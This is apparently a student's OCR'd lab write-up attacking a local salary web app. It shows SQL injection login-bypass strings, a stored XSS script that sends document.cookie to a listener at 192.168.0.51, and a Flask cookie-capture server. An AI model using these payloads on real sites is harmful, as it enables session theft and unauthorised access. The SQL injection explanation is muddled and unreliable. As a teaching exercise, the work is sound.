34	54.115941334	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
35	56.116499106	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36
36	58.118841808	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42	10.0.2.3 is at 08:00:27:c7:e1:36





2a)

The ' symbol could be used by an attacker to inject queries into the username field. An attacker can inject their own query by surrounding the name field in single quotes and using a subquery with the - -double dash. An example of this is a query like "where name = 'admin'." The answer to this query will always be true, enabling the attacker to log in. Your system becomes exposed to these kinds of assaults if you don't properly sanitise your input.
Source: ***https://portswigger.net/support/using-sql-injection-to-bypass-authentication***


localhost:8081/logoff
localhost:8081/logoff
Salary!
Logged out.
User: ' or name = 'admin' --
Password: ••••••••
go



localhost:8081/logoff
localhost:8081/log
Salary!
Logged out.
User: 'or 9 = 9 ----
Password: ••••••••
go





Employee ID	Salary	Birth	SSN	NickName	Email	Address	Phone Number
10000	20000	9/20	10211002	alice	alice@example.com	Butler	1234
20000	30000	4/20	10213352	bobby	boby@example.com	Reid	6313
30000	50000	4/10	98993524	charlie	ryan@example.com	Founders	9271
40000	90000	1/11	32193525	samy	samy@example.com	Kingswood	8421
50000	110000	11/3	32111111	tom	ted@example.com	Gowar	9102
99999	400000	3/5	43254314	admin	admin@example.com	Tuke	6920

2bi) As seen in the previous part of the question we know the New Address input field is the vulnerable spot to launch a XSS attack and the script will be injected in this field.



Salary!

LOGOFF

GIMME THE SALARY!

New Address: ɔokie),true); b.send(); </script>

Update it!

attack.py

Release Notes: 1.77.0

C: > Users > t > attack.py > ...


```python
from flask import Flask, request
app = Flask(__name__)

@app.route('/capture', methods=['GET'])
def capture_cookie():
    request.args.get('cookie')
    return 'testing', 200

if __name__ ==  '__main__':
    app.run(host='0.0.0.0', port= 4123)
```

script.js

```
<script>
var getrequest = new XMLHttpRequest();
getrequest.open("GET", "http://192.168.0.51:4123/capture?cookie=" + encodeURIComponent(document.cookie), true);
getrequest.send();
</script>
```

The Javascript above to be injected inside the box field.

Source: ***https://github.com/R0B1NL1N/WebHacking101/blob/master/xss-reflected-steal-cookie.md***



Salary!

LOGOFF

Amend my address!

Employee ID	Salary	Birth	SSN	NickName	Email	Address	Phone Number
10000	20000	9/20	10211002	alice	alice@example.com	Butler	1234
20000	30000	4/20	10213352	bobby	boby@example.com	Reid	6313
30000	50000	4/10	98993524	charlie	ryan@example.com	Founders	9271
40000	90000	1/11	32193525	samy	samy@example.com	Kingswood	8421
50000	110000	11/3	32111111	tom	ted@example.com	Gowar	9102
99999	400000	3/5	43254314	admin	admin@example.com		6920

As shown Tuke has been removed and is now blank meaning the attack was successfully carried out.

Stolen cookies as shown in the screenshot above.

2b iii) Persistent/Stored XSS attack
Source: ***https://brightsec.com/blog/cross-site-scripting-persistent/***